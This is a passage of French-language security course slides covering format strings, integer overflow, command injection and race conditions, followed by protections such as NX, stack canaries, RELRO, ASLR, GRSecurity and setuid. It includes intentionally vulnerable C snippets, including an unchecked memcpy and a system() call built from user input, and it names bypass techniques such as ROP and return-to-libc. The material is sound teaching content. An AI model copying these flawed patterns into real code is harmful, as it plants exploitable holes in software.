  - %c - caractère
  - %f - flottant
  - %s - chaîne de caractères
  - %x - hexadécimal

# Format String




- ❖ En mettant dans notre saisie plusieurs format, nous pouvons afficher le contenu de la mémoire et de la pile

---

# Exploitation Integer Under/Overflow

---

# Integer Overflow



- ❖ Comme nous avons vu, les entiers sont typés en C
- ❖ Même si la fonction filtre la saisie utilisateur en la convertissant en entiers, si la taille n'est pas vérifiée, le stockage peut déborder également

```
char buffer[20];
int i = atoi(argv[1]);
memcpy(buffer, argv[2], i*sizeof(int));
```

---

# Exploitation Command Injection

---

# Command Injection

```
> os command
```




- ❖ Dans certains cas, il est utile d'exécuter des commandes limitées avec un binaire
- ❖ Selon l'OS en question, si le filtrage n'a pas été fait sur la saisie, il est possible d'injecter des commandes arbitraires

```
char cmd[64] = "/bin/ping ";
strcat(cmd, argv[1]);
system(cmd);
```

# Exploitation Race Condition

# Race Condition



Race Condition!

- ❖ Si plusieurs threads d'un processus essaient à faire la même action, cela peut provoquer une condition de course, dans laquelle une action qui vient d'un thread non autorisé peut être exécutée

```
while(read(file, &char, 1) == 1)
```

---

**TP Linux**

**Format String**

**Integer Overflow**

**ShellShock**

---


---

# **Protection**

# **DEP/NX/TX**

---

# DEP/NX/TX



- ❖ L'une des contremesure de débordement de tampon est l'interdiction d'exécution de données qui sont stockées dedans
- ❖ Même si le tampon est écrasé par un shellcode, le dernier ne sera pas exécuté
- ❖ Cela est contournable avec retour au libc et ROP

gcc -z noexec (default Linux64)

win gcc -Wl,nxcompat

activation NX/TX dans BIOS


---

# **Protection**

# **CANARY/RELRO**

---

# CANARY/RELRO




- ❖ Une adresse “canari” est placé dans la mémoire afin qu’elle semble au cible pour but d’être débordé par l’attaquant
- ❖ Cette modification est détectée et le programme s’arrête avant l’exécution en prévenant l’écrasement de la pile

gcc -f-stack-protector-all et -Wl,-z,relro,-z,now

/GS VisualStudio 2005

# CANARY/RELRO




- ❖ Afin de prévenir tout saut à la mémoire nonmappée (pour retrouver la pile), il faut passer la table de section de données (GOT) en lecture-seul
- ❖ Contournable avec la manipulation d'exécution structurée et des pointeurs des fonctions et reverse de canary et ROP et retour au libc

# **Protection**

# **ASLR**

# ASLR



- ❖ En reverseant ou en debuguant le binaire il est possible de trouver l'adresse de sa pile et de l'écraser
- ❖ Si cet espace d'adressage virtuel est alloué de façon dynamique et non pas statique, à chaque exécution du binaire, il devient très difficile à retrouver l'adresse de la pile et donc d'exécuter un shellcode
- ❖ Contournable avec ROP et jmp esp et NOPsled et fuzzing

/DYNAMICBASE linking VisualStudio 2015 default ou gcc -Wl,dynamicbase

gcc -pie -fPIE (default Linux64 )

/proc/sys/kernel/randomize\_va\_space

# Hardening

---

# GRSecurity



- ❖ GRSecurity est un ensemble de patch de sécurité pour le noyau Linux créé en 2001 pour le projet OpenWall sur les noyaux 2.4
- ❖ GRSecurity intègre PaX, auquel il ajoute des fonctionnalités de RBAC (Role-Based Access Control), le durcissement des restrictions des chroot et d'autres fonctionnalités comme l'amélioration des fonctionnalités d'audit du noyau, la restriction des droits du super-utilisateurs...

---

# GRSecurity - avantages

- ❖ Compétence d'administration faible
- ❖ Plus simple à administrer que des solutions comme SELinux ou AppArmor
- ❖ Support du learning mode, donc pas besoin de passer plusieurs jours pour configurer une politique exhaustive pour les applicatifs de la machine, les utilisateurs, groupes etc...
- ❖ Facilité d'utilisation (en comparaison avec les autres solutions existantes).
- ❖ Binaire disponible pour les distributions Ubuntu / RHEL / CentOS / Debian / Arch
- ❖ Faible impact sur les performances globales de la machine (version récente > 2014)
- ❖ Support de la journalisation et de l'audit
- ❖ Utilisateurs type : hébergeur, serveurs web

---

## GRSecurity - inconvénients

- ❖ Pas d'interface graphique disponible.
- ❖ Documentation... pas très bien documenté
- ❖ (Pas de société commerciale pour soutenir le projet, ce qui est un frein supplémentaire à l'adoption)

# SETUID

Setuid/Setgid/Sticky bit			
<u>read/setuid</u>	<u>write/setgid</u>	<u>execute/sticky</u>	
4	2	1	
Special	User	Group	Other
	rwS	rws	--T
	rw-	rwx	---
	6	7	0
7	6	7	0
chmod	7670	file.txt	

- ❖ Les permissions Linux qui permettent d'exécuter un binaire en tant qu'utilisateur qui l'a créé
- ❖ Utilisée couramment:
  - /bin/mount
  - /bin/su
  - /usr/bin/sudo
  - /bin/umount
- ❖ Peut être dangereux en cas d'exploitation
  - sudo chmod +s binaireVulnerable

# Windows



- ❖ Se fait avec un logiciel de GPO Active Directory, afin de personnaliser la sécurité en fonction de services
- ❖ scwcmd transform  
`/p:TemplateDomainController.xml  
/g:GPO-Hardening-DC`

---

TP

# BoF Linux et Windows avec ShellCode avec protection en local

---

# Evaluation



# Conclusion

